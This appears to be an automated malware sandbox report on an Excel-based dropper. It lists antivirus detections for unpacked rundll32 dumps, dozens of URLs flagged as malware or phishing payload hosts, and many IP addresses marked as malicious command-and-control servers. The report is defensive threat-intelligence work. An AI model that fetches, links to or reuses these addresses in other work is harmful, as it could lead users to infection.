19.2.rundll32.exe.2460000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.25a0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.2d90000.15.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2880000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.8d0000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
19.2.rundll32.exe.300000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.26e0000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.880000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
19.2.rundll32.exe.2b30000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.2750000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2e70000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.360000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.410000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2ed0000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.a90000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.3130000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.470000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
9.2.rundll32.exe.590000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
18.2.rundll32.exe.130000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
19.2.rundll32.exe.9c0000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Source	Detection	Scanner	Label	Link	Download
11.2.rundll32.exe.810000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.930000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.1a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.23d0000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2530000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2a40000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.190000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.9c0000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2680000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Domains

Source	Detection	Scanner	Label	Link
www.yeald.finance	9%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://160.16.102.168:80/kHYKQ	0%	Avira URL Cloud	safe	
http://91.240.118.168/zzx/ccv/fe.htmlT	100%	Avira URL Cloud	malware	
http://https://www.yeald.finance/wp-adm	100%	Avira URL Cloud	malware	
http://https://palankhir.hu/tools/GJRNh	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://palankhir.hu/tools/GJRNhZHz/	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://tattooblog.cn/wp-includes/KJLv/PE3	100%	Avira URL Cloud	malware	
http://https://weddingbandsirelandjbk.com/hgsynt2/o/	100%	Avira URL Cloud	malware	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://umanostudio.com/wp-admin	100%	Avira URL Cloud	malware	
http://tattooblog.cn/wp-includes/KJLv/	100%	Avira URL Cloud	malware	
http://91.240.11	0%	URL Reputation	safe	
http://masboni.com/wp-admin/3zUQl/PE3	100%	Avira URL Cloud	malware	
http://https://falah.or	0%	Avira URL Cloud	safe	
http://91.240.118.168/zzx/ccv/fe.htmlfunction	100%	Avira URL Cloud	malware	
http://starspeedng.com/One-File/	100%	Avira URL Cloud	malware	
http://starspeedng.com/One-File/U3Trml/	100%	Avira URL Cloud	phishing	
http://91.240.118.168/zzx/ccv/fe.htmlp	100%	Avira URL Cloud	malware	
http://https://getcode.info/wp-content/	100%	Avira URL Cloud	malware	
http://www.protware.com/	0%	URL Reputation	safe	
http://https://falah.org.pk/vegasvulkan1000.falah.org.pk/ZBRx4QuUXfLH/PE3	100%	Avira URL Cloud	malware	
http://sneakadream.com/wp-conten	100%	Avira URL Cloud	phishing	
http://https://tanquessepticos.com/wp-a	100%	Avira URL Cloud	malware	
http://sneakadream.com/wp-content/pccmAOq/	100%	Avira URL Cloud	malware	
http://https://www.yeald.finance	100%	Avira URL Cloud	malware	
http://https://www.yeald.finance/wp-admin/1WgPRm/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/zzx/ccv/fe.htmlB	100%	Avira URL Cloud	malware	
http://91.240.118.168/zzx/ccv/fe.htmlhttp://91.240.118.168/zzx/ccv/fe.html	100%	Avira URL Cloud	malware	
http://tattooblog.cn/wp-includes	100%	Avira URL Cloud	malware	
http://masboni.c	0%	Avira URL Cloud	safe	
http://https://umanostudio.com/wp-admin/n1LG7aJnptBlQkC/	100%	Avira URL Cloud	malware	
http://https://www.yeald.finance/wp-admin/1WgPRm/	100%	Avira URL Cloud	malware	
http://https://allaagency.ro/wp-admin/7	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://91.240.118.168/zzx/ccv/fe.html	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://91.240.118.168/zzx/ccv/fe.htmlWinSta0	100%	Avira URL Cloud	malware	
http://91.240.118.168/zzx/ccv/fe.htmlC:	100%	Avira URL Cloud	malware	
http://https://chochungcuhanoi.com/wp-c	100%	Avira URL Cloud	malware	
http://https://chochungcuhanoi.com/wp-content/cyE2u0cnolP/PE3	100%	Avira URL Cloud	malware	
http://https://palankhir.hu/tools/GJRNhZHz/PE3	100%	Avira URL Cloud	malware	
http://masboni.com/wp-admin/3zUQl/	100%	Avira URL Cloud	malware	
http://https://falah.org.pk/vegasvulkan	100%	Avira URL Cloud	phishing	
http://https://weddingbandsirelandjbk.c	0%	Avira URL Cloud	safe	
http://https://umanostudio.com/wp-admin/n1LG7aJnptBlQkC/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/zzx/ccv/fe	100%	Avira URL Cloud	malware	
http://91.240.118.168/zzx/ccv/fe.htmlv1.0	100%	Avira URL Cloud	malware	
http://https://chochungcuhanoi.com/wp-content/cyE2u0cnolP/	100%	Avira URL Cloud	malware	
http://https://weddingbandsirelandjbk.com/hgsynt2/o/PE3	100%	Avira URL Cloud	malware	
http://https://falah.org.pk/vegasvulkan1000.falah.org.pk/ZBRx4QuUXfLH/	100%	Avira URL Cloud	malware	
http://91.240.118.168/zzx/ccv/fe.htmlmshta	100%	Avira URL Cloud	malware	
http://https://tanquessepticos.com/wp-admin/ApVVbl1fQ0/PE3	100%	Avira URL Cloud	malware	
http://sneakadream.com/wp-content/pccmAOq/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/zzx/ccv/fe.pngPE3	100%	Avira URL Cloud	malware	
http://www.protware.com	0%	URL Reputation	safe	
http://https://tanquessepticos.com/wp-admin/ApVVbl1fQ0/	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://starspeedng.com/One-File/U3Trml/PE3	100%	Avira URL Cloud	phishing	
http://https://getcode.info/wp-content/QDx8b5j/	100%	Avira URL Cloud	malware	
http://91.240.118.168	100%	URL Reputation	malware	
http://91.240.118.168/zzx/ccv/fe.html4E	100%	Avira URL Cloud	malware	
http://https://allaagency.ro/wp-admin/7/PE3	100%	Avira URL Cloud	malware	
http://https://getcode.info/wp-content/QDx8b5j/PE3	100%	Avira URL Cloud	malware	
http://masboni.com/wp-admin/3zUQ	100%	Avira URL Cloud	malware	
http://91.240.118.168/zzx/ccv/fe.png	100%	Avira URL Cloud	malware	
http://https://allaagency.ro/wp-admin/7/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.yeald.finance	94.130.116.76	true	true	• 9%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://www.yeald.finance/wp-admin/1WgPRm/	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zzx/ccv/fe.html	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zzx/ccv/fe.png	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://160.16.102.168:80/kHYKQ	rundll32.exe, 00000013.00000002.65972230 3.000000000067E000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 013.00000002.659683708.000000000065A000. 00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.168/zzx/ccv/fe.htmlT	mshta.exe, 00000004.00000003.402330326.0 0000000003AD000.00000004.00000020.000200 00.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.yeald.finance/wp-adm	powershell.exe, 00000006.00000002.665179 832.0000000003833000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://palankhir.hu/tools/GJRNh	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.entrust.net03	powershell.exe, 00000006.00000002.668616282.000000001B884000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://palankhir.hu/tools/GJRNhZHz/	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	powershell.exe, 00000006.00000002.668616282.000000001B884000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tattooblog.cn/wp-includes/KJLv/PE3	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://weddingbandsirelandjbk.com/hgsynt2/o/	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.diginotar.nl/cps/pkioverheid0	powershell.exe, 00000006.00000002.668616282.000000001B884000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://umanostudio.com/wp-admin	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://tattooblog.cn/wp-includes/KJLv/	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.11	powershell.exe, 00000006.00000002.664996104.00000000036DF000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	low
http://masboni.com/wp-admin/3zUQl/PE3	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://falah.or	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.168/zzx/ccv/fe.htmlfunction	mshta.exe, 00000004.00000003.404350212.000000002C5D000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://starspeedng.com/One-File/	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://starspeedng.com/One-File/U3Trml/	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://91.240.118.168/zzx/ccv/fe.htmlp	mshta.exe, 00000004.00000002.421392280.000000000036E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://getcode.info/wp-content/	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.protware.com/	mshta.exe, 00000004.00000003.401952510.000000034FB000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.418931389.0000000003526000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.401986789.0000000003526000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.426673975.00000000034FB000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.426692369.0000000003526000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.426736724.0000000003FDA000.00000004.00000010.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.419078794.00000000034FB000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.419408582.00000000034FB000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://falah.org.pk/vegasvulkan1000.falah.org.pk/ZBRx4QuUXfLH/PE3	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://sneakadream.com/wp-conten	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://tanquessepticos.com/wp-a	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://sneakadream.com/wp-content/pccmAOq/	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.yeald.finance	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.yeald.finance/wp-admin/1WgPRm/PE3	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zzx/ccv/fe.htmlB	check.xls.0.dr	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zzx/ccv/fe.htmlhttp://91.240.118.168/zzx/ccv/fe.html	mshta.exe, 00000004.00000003.403930590.000000002C55000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://tattooblog.cn/wp-includes	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://masboni.c	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://umanostudio.com/wp-admin/n1LG7aJnptBlQkC/	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://allaagency.ro/wp-admin/7	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.entrust.net0D	powershell.exe, 00000006.00000002.668616282.000000001B884000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://91.240.118.168/zzx/ccv/fe.htmlWinSta0	mshta.exe, 00000004.00000002.421369851.000000000330000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zzx/ccv/fe.htmlC:	mshta.exe, 00000004.00000002.425113166.000000003440000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://chochungcuhanoi.com/wp-c	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://chochungcuhanoi.com/wp-content/cyE2u0cnolP/PE3	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://palankhir.hu/tools/GJRNhZHz/PE3	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://masboni.com/wp-admin/3zUQl/	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://falah.org.pk/vegasvulkan	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://weddingbandsirelandjbk.c	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.piriform.com/cclean6o	powershell.exe, 00000006.00000002.659446091.0000000000420000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://umanostudio.com/wp-admin/n1LG7aJnptBlQkC/PE3	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zzx/ccv/fe	powershell.exe, 00000006.00000002.664996104.00000000036DF000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zzx/ccv/fe.htmlv1.0	mshta.exe, 00000004.00000003.419457263.000000003469000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.425203497.0000000003469000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://chochungcuhanoi.com/wp-content/cyE2u0cnolP/	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://weddingbandsirelandjbk.com/hgsynt2/o/PE3	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.entrust.net/server1.crl0	powershell.exe, 00000006.00000002.668616282.000000001B884000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://falah.org.pk/vegasvulkan1000.falah.org.pk/ZBRx4QuUXfLH/	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zzx/ccv/fe.htmlmshta	mshta.exe, 00000004.00000002.421369851.0000000000330000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://tanquessepticos.com/wp-admin/ApVVbl1fQ0/PE3	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://sneakadream.com/wp-content/pccmAOq/PE3	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zzx/ccv/fe.pngPE3	powershell.exe, 00000006.00000002.664996104.00000000036DF000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.protware.com	mshta.exe, 00000004.00000003.419157261.0000000003472000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.419078794.00000000034FB000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.402396144.000000000042B000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.422077589.000000000042B000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.419408582.00000000034FB000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://tanquessepticos.com/wp-admin/ApVVbl1fQ0/	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	powershell.exe, 00000006.00000002.668616282.000000001B884000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.piriform.com/c	powershell.exe, 00000006.00000002.659446091.0000000000420000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000006.00000002.659446091.0000000000420000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000003.403805062.000000000046C000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000003.403876535.000000000046F000.00000004.00000020.00020000.00000000.sdmp	false		high
http://starspeedng.com/One-File/U3Trml/PE3	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://getcode.info/wp-content/QDx8b5j/	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.664996104.00000000036DF000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000006.00000002.659446091.0000000000420000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000003.403805062.000000000046C000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000003.403876535.000000000046F000.00000004.00000020.00020000.00000000.sdmp	false		high
http://91.240.118.168/zzx/ccv/fe.html4E	mshta.exe, 00000004.00000003.419457263.0000000003469000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.425203497.0000000003469000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://allaagency.ro/wp-admin/7/PE3	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://getcode.info/wp-content/QDx8b5j/PE3	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://secure.comodo.com/CPS0	powershell.exe, 00000006.00000002.668616282.000000001B884000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.668574742.000000001B838000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.659537368.000000000048E000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.668636822.000000001B8B2000.00000004.00000020.00020000.00000000.sdmp	false		high
http://masboni.com/wp-admin/3zUQ	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.entrust.net/2048ca.crl0	powershell.exe, 00000006.00000002.668616282.000000001B884000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://allaagency.ro/wp-admin/7/	powershell.exe, 00000006.00000002.665179832.0000000003833000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
94.130.116.76	www.yeald.finance	Germany		24940	HETZNER-ASDE	true
195.154.133.20	unknown	France		12876	OnlineSASFR	true
185.157.82.211	unknown	Poland		42927	S-NET-ASPL	true
212.237.17.99	unknown	Italy		31034	ARUBA-ASNIT	true
79.172.212.216	unknown	Hungary		61998	SZERVERPLEXHU	true
110.232.117.186	unknown	Australia		56038	RACKCORP-APRackCorpAU	true
173.214.173.220	unknown	United States		19318	IS-AS-1US	true
212.24.98.99	unknown	Lithuania		62282	RACKRAYUABRakrejusLT	true
138.185.72.26	unknown	Brazil		264343	EmpasoftLtdaMeBR	true
178.63.25.185	unknown	Germany		24940	HETZNER-ASDE	true
160.16.102.168	unknown	Japan		9370	SAKURA-BSAKURAInternetIncJP	true
81.0.236.90	unknown	Czech Republic		15685	CASABLANCA-ASInternetCollocationProviderCZ	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.75.201.2	unknown	Thailand		133496	CDNPLUSCOLTD-AS-APCDNPLUSCOLTDTH	true
216.158.226.206	unknown	United States		19318	IS-AS-1US	true
45.118.115.99	unknown	Indonesia		131717	IDNIC-CIFO-AS-IDPTCitraJelajahInformatikaID	true
51.15.4.22	unknown	France		12876	OnlineSASFR	true
159.89.230.105	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
162.214.50.39	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
91.240.118.168	unknown	unknown		49453	GLOBALLAYERNL	true
200.17.134.35	unknown	Brazil		1916	AssociacaoRedeNacionaldeEnsinoePesquisaBR	true
217.182.143.207	unknown	France		16276	OVHFR	true
107.182.225.142	unknown	United States		32780	HOSTINGSERVICES-INCUS	true
51.38.71.0	unknown	France		16276	OVHFR	true
45.118.135.203	unknown	Japan		63949	LINODE-APLinodeLLCUS	true
50.116.54.215	unknown	United States		63949	LINODE-APLinodeLLCUS	true
131.100.24.231	unknown	Brazil		61635	GOPLEXTELECOMUNICACOESEINTERNETLTDA-MEBR	true
46.55.222.11	unknown	Bulgaria		34841	BALCHIKNETBG	true
41.76.108.46	unknown	South Africa		327979	DIAMATRIXZA	true
173.212.193.249	unknown	Germany		51167	CONTABODE	true
45.176.232.124	unknown	Colombia		267869	CABLEYTELECOMUNICACIONESDECOLOMBIASAS CABLETELCOC	true
178.79.147.66	unknown	United Kingdom		63949	LINODE-APLinodeLLCUS	true
212.237.5.209	unknown	Italy		31034	ARUBA-ASNIT	true
162.243.175.63	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
176.104.106.96	unknown	Serbia		198371	NINETRS	true
207.38.84.195	unknown	United States		30083	AS-30083-GO-DADDY-COM-LLCUS	true
164.68.99.3	unknown	Germany		51167	CONTABODE	true
192.254.71.210	unknown	United States		64235	BIGBRAINUS	true
212.237.56.116	unknown	Italy		31034	ARUBA-ASNIT	true
104.168.155.129	unknown	United States		54290	HOSTWINDSUS	true
45.142.114.231	unknown	Germany		44066	DE-FIRSTCOLOwwwfirst-colonetDE	true
203.114.109.124	unknown	Thailand		131293	TOT-LLI-AS-APTOTPublicCompanyLimitedTH	true
209.59.138.75	unknown	United States		32244	LIQUIDWEBUS	true
159.8.59.82	unknown	United States		36351	SOFTLAYERUS	true
129.232.188.93	unknown	South Africa		37153	xneeloZA	true
58.227.42.236	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
158.69.222.101	unknown	Canada		16276	OVHFR	true
104.251.214.46	unknown	United States		54540	INCERO-HVVCUS	true

General Information

